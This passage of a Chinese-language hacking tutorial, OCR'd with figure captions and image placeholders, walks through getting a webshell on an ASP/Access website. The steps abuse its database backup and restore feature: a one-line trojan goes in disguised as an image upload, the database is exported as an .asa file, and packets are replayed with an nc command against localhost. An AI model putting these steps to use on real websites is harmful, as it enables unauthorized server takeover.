

图5


图6

Microsoft JET Database Engine '80004005'

不可识别的数据库格式 'D:\Program Files\NetBox 2.8\Samples\WebServer\wwwroot\access\database\adsfkldfogowerjnokfdslwejhdfsjhk.mdb'。


\wwwroot\access\inc\conn.asp, line 8 见图8



图7

现在什么都做不了了，整个网站都不能打开了，如图9所示，看来数据库已经被我破坏掉了。看来此路不通，但我的这个想法是对的。


又想了想，如果通过抓取备份过程和恢复过程的数据包，然后再用nc来提交，这样不就OK了吗?但仔细想了想，应该不可能成功的，因为原理都是一样的。先不管那么多了，试一下就知道行不行。


开始试验，先将网站恢复好，打开winsockexpert汉化版，打开当前主页的进程，开始截获数据包，在后台先进行数据库备份，看到了截获的数据2，另存为2.txt，见图10。


图8


图9

同理，接着正常恢复一下数据库，得到数据1，见图11，保存为1.txt，然后按刚才的方法，把木马恢复成当前数据库(此后，我们就不能用后台管理界面进行操作了，因为数据库已经被破坏掉了)，然后将备份的数据2.txt用nc 提交一下，nc -vv 127.0.0.1 <D:\2.txt（相当于备份数据库的操作）看一下怎样，根据nc返回的数据可知，失败了，见图12。


图10


图11

五、使用空壳数据库，得到webshell

正当很没办法时，突然想到，在备份后的asa文件由于存在语法错误不能执行，所以，只要将这些语句去掉就行了。用记事本打开数据库，查找“ <% ”，真的找到了 <% loop <%，原来是它在捣乱，见图13。把它删掉，保存，可是数据库打不开了，是一种不可识别的数据格式，看来不能这么改。重新再来，用access打开完好无损的数据库，发现里面有一个<%NoDown%> 的表，见图14，将它删除后，再用记事本打开，果然找不到〈%了。







图12

现在又有更清晰的思路了：先将本地数据库插入一句话木马，以图片格式上传到网站上，然后通过恢复数据库，将网站当前数据库恢复成我们修改过的数据库，这样网站就可以正常服务了，再备份数据库，导出为123.asa,这个asa文件不会出现语法错误的，可以用蓝屏大叔客户端，传一匹功能更强大的asp木马上去。


图13


图14

